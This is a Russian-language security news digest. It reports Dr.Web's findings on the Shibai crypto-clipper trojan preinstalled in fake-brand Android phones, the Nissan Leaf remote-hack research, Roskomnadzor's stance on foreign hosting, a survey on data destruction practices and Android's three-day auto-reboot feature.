
Эксперты «Доктор Веб» предупредили, что в бюджетных Android-смартфонах, имитирующих модели известных брендов, обнаружено предустановленное вредоносное ПО. Вредоносный код добавлен в мессенджер WhatsApp и направлен на кражу криптовалют через буфер обмена.

Эта кампания была замечена еще в прошлом году: с июня 2024 года в «Доктор Веб» начали обращаться клиенты, которые установили антивирус Dr.Web Security Space на свежеприобретенные Android-телефоны. При сканировании системного раздела прошивки антивирус обнаруживал подозрительное приложение, замаскированное под мессенджер WhatsApp.

Кражу информации путем перехвата или подмены данных, которые пользователь копирует в буфер обмена, называют термином «клиппинг». Чаще всего клипперы нацелены на поиск в буфере последовательностей символов, соответствующих адресам криптокошельков. В среднем такие строки содержат от 25 до 42 символов. Для удобства работы с такими данными пользователи обычно используют стандартные операции «копировать» и «вставить». Клиппер может воспользоваться этим, перехватив содержимое буфера обмена и незаметно подменив все адреса криптовалютных кошельков принадлежащими операторам малвари.

По словам специалистов, злоумышленники каким-то образом получили доступ к цепочке поставок ряда китайских производителей смартфонов на базе Android. Жалобы именно на такие смартфоны и поступали от пользователей.

В большинстве случаев скомпрометированные «из коробки» устройства были представлены в нижнем ценовом сегменте и имели названия, созвучные с моделями известных брендов: S23 Ultra, Note 13 Pro, P70 Ultra и так далее.



Карточки зараженных устройств

При этом их технические характеристики были далеки от заявленных. Дело в том, что в состав прошивки входило скрытое приложение, позволяющее с легкостью изменить всю отображаемую техническую информацию об устройстве не только в системном меню, но и в отчетах таких приложений, как AIDA64 и CPU-Z.

Кроме того, несмотря на то что в разделе «Об устройстве» было заявлено об установленной последней версии Android 14, на самом деле все устройства работали под управлением одного и того же билда Android 12.

Как выяснилось, треть перечисленных ниже моделей, в которых была обнаружена малварь, выпускается под брендом SHOWJI. Производителей остальных моделей исследователям идентифицировать не удалось.

SHOWJI S19 Pro	Note 30i	Camon 20
SHOWJI Note 13 Pro	S23 Ultra	P70 Ultra
SHOWJI X100S Pro	S18 Pro	M14 Ultra
SHOWJI Reno12 Pro	6 Pro	S24 Ultra

Троянизированная версия WhatsApp была создана с помощью инструмента LSPatch. Этот фреймворк позволяет изменять поведение основного приложения, не вмешиваясь в его код, а загружая для этого дополнительные программные модули. В данном случае мошенники поместили в папку assets вредоносный модуль com.whatsHook.apk, выполняющий следующие функции:

- подмена адреса обновлений WhatsApp серверами злоумышленников;
- поиск и подмена в сообщениях адреса кошельков Tron (34 символа, начинается с T) и Ethereum (42 символа, начинается с 0x);
- отправка злоумышленникам всех сообщений и изображений из папок DCIM, PICTURES, SCREENSHOTS и так далее, чтобы найти скриншоты с seed-фразами от кошельков.


Также вся информация об устройстве (производитель, модель, языковые настройки и имя троянизированного приложения) тоже передается на управляющий сервер.

В классификации «Доктор Веб» этот троян получил название Shibai из-за строки в коде, которая, видимо, является отсылкой к названию криптовалюты Shiba Inu (SHIB).


Исследователи подчеркивают, что эта кампания очень масштабна и аналогичным образом мошенники модифицировали порядка 40 приложений. Среди них — WhatsApp и Telegram, а также другие мессенджеры, сканеры QR-кодов и так далее. В большинстве случаев вмешательству подвергались приложения криптокошельков (MathWallet, Trust Wallet и другие).

В общей сложности было обнаружено более 60 управляющих серверов, а для распространения вредоносных приложений задействованы порядка 30 доменов.

Также экспертам удалось получить некоторые сведения о финансовых успехах авторов этой малвари. В одном из отслеживаемых кошельков были замечены поступления за два года в размере более миллиона долларов США. В другом кошельке обнаружили еще полмиллиона. Остальные кошельки (примерно 20 штук) хранили суммы до 100 тысяч долларов. Полную картину доходности этой кампании составить невозможно, так как адреса кошельков получаются с сервера злоумышленников и могут быть разными.



Один из кошельков злоумышленников


РОСКОМНАДЗОР
Федеральная служба по надзору в сфере связи, информационных технологий и массовых коммуникаций

РОСКОМНАДЗОР О ЗАРУБЕЖНЫХ ХОСТИНГАХ

В пресс-службе ведомства сообщили, что могут ограничить работу некоторых зарубежных провайдеров хостинга с учетом рисков для российских ресурсов:

> С учетом рисков, которым подвержены ресурсы, размещенные на мощностях этих компаний, работа таких провайдеров хостинга может быть ограничена на территории РФ. В таком случае они не смогут оказывать услуги хостинга российским организациям.

Речь идет о компаниях, подлежащих «приземлению». В этот список на сегодняшний день включены 12 хостинг-провайдеров, и весной прошлого года Роскомнадзор уже ограничил доступ к сайтам нескольких иностранных хостеров из этого перечня.

В пресс-службе ведомства подчеркнули, что организации, которые размещают свои ресурсы на мощностях зарубежных провайдеров хостинга, могут столкнуться с серьезными угрозами:

> Так, иностранные хостинг-провайдеры могут в любой момент разорвать сотрудничество с владельцем ресурса, например по политическим причинам или внутренним решениям компании, оставив сайт недоступным для пользователей. На серверах зарубежных провайдеров информация не всегда защищена от несанкционированного доступа. Это ставит под угрозу конфиденциальность данных пользователей и безопасность бизнеса, поскольку утечка информации может привести к финансовым и репутационным потерям.

Продолжение статьи →

MEGANEWS

← Начало статьи

УДАЛЕННЫЙ ВЗЛОМ NISSAN LEAF

Исследователи из компании PCAutomotive продемонстрировали ряд уязвимостей в электромобиле Nissan Leaf. Специалисты показали, что баги могли использоваться для удаленного взлома автомобилей, слежки и полного перехвата различных функций.

Компания PCAutomotive специализируется на пентестах и анализе угроз для автомобильной и финансовой отраслей. О взломе Nissan Leaf эксперты рассказали на конференции Black Hat Asia 2025.

Объектом изучения стал электромобиль Nissan Leaf второго поколения, выпущенный в 2020 году. Обнаруженные в нем уязвимости позволяли использовать функции Bluetooth в информационно-развлекательной системе авто для проникновения во внутреннюю сеть.

Эксперты рассказывают, что эти проблемы позволяли повысить привилегии и установить канал связи с управляющим сервером с помощью сотовой связи, что обеспечивало скрытый и постоянный доступ к электромобилю непосредственно через интернет.

Злоумышленник мог использовать обнаруженные уязвимости для слежки за владельцем Nissan Leaf, отслеживая местоположение авто, делая скриншоты информационно-развлекательной системы и даже записывая разговоры людей в салоне.

Кроме того, проблемы позволяли удаленно контролировать различные функции авто, включая открытие дверей, работу стеклоочистителей, клаксона, зеркал, окон, фар и даже рулевого колеса, в том числе во время движения.

Уязвимостям были присвоены восемь идентификаторов CVE: от CVE-2025-32056 до CVE-2025-32063.

Исследователи рассказали, что процесс раскрытия информации о багах начался еще в августе 2023 года, но специалисты компании Nissan подтвердили наличие проблем только в январе 2024 года, а присвоение идентификаторов CVE заняло еще около года.

В дополнение к своему докладу специалисты опубликовали видео, в котором наглядно продемонстрировали, как использовали свои эксплоиты для удаленного взлома Nissan Leaf.


Представители Nissan сообщили СМИ, что компания не может раскрывать детали уязвимостей и предпринятых защитных мер из соображений безопасности. При этом в компании подчеркнули, что будут продолжать разрабатывать и внедрять технологии для борьбы с кибератаками «ради безопасности и спокойствия клиентов».

40% РОССИЙСКИХ КОМПАНИЙ УНИЧТОЖАЮТ ДАННЫЕ ВРУЧНУЮ

Согласно исследованию компании «Гарда», почти **40%** операций по уничтожению персональных данных совершаются вручную, а в **12%** случаев — не совершаются вовсе.

Так, **39%** компаний используют ручной поиск данных с удалением в базах, файловых хранилищах и на отдельных рабочих местах, **25%** применяют шредеры и сжигание совместно со специализированным ПО, **10%** — только механическое уничтожение, **10%** — другие методы, и только у **3%** имеется сертифицированное ПО. Еще **12%** компаний не удаляют данные вовсе.

Главными проблемами при удалении данных являются отсутствие инструментов автоматизации (**22%**), хранение информации в разных системах (**20%**) и строгие требования к документированию процесса (**2%**).



ПЕРЕЗАГРУЗКА РАЗ В ТРИ ДНЯ

Компания Google внедряет новый защитный механизм для устройств под управлением Android. Он будет автоматически перезагружать заблокированные и неиспользуемые устройства после трех дней бездействия, возвращая их память в зашифрованное состояние.

Хотя в компании не объясняют, какие именно мотивы кроются за добавлением этой функции, судя по всему, она должна затруднить извлечение данных с устройств при помощи киберкриминалистических инструментов.

Отметим, что еще в январе 2024 года разработчики защищенной GrapheneOS, ориентированной на конфиденциальность и безопасность, предложили добавить в Android функцию автоматической перезагрузки, чтобы затруднить эксплуатацию неких уязвимостей в прошивке таких устройств, как Google Pixel и Samsung Galaxy. По данным специалистов, эти уязвимости использовались криминалистами для извлечения информации с устройств.

Новая функция автоперезагрузки вошла в последнее обновление сервисов Google Play (25.14), в раздел Security & Privacy. Разработчики пишут:

> «Благодаря этой функции ваше устройство автоматически перезагружается, если оно заблокировано в течение трех дней подряд.»

Дело в том, что спонтанная перезагрузка переводит устройство из режима «после первой разблокировки» (After First Unlock, AFU), в котором данные пользователя расшифровываются, становясь доступными для извлечения, в режим «до первой разблокировки» (Before First Unlock, BFU), в котором большинство пользовательских данных остаются зашифрованными и недоступными до первой разблокировки устройства.

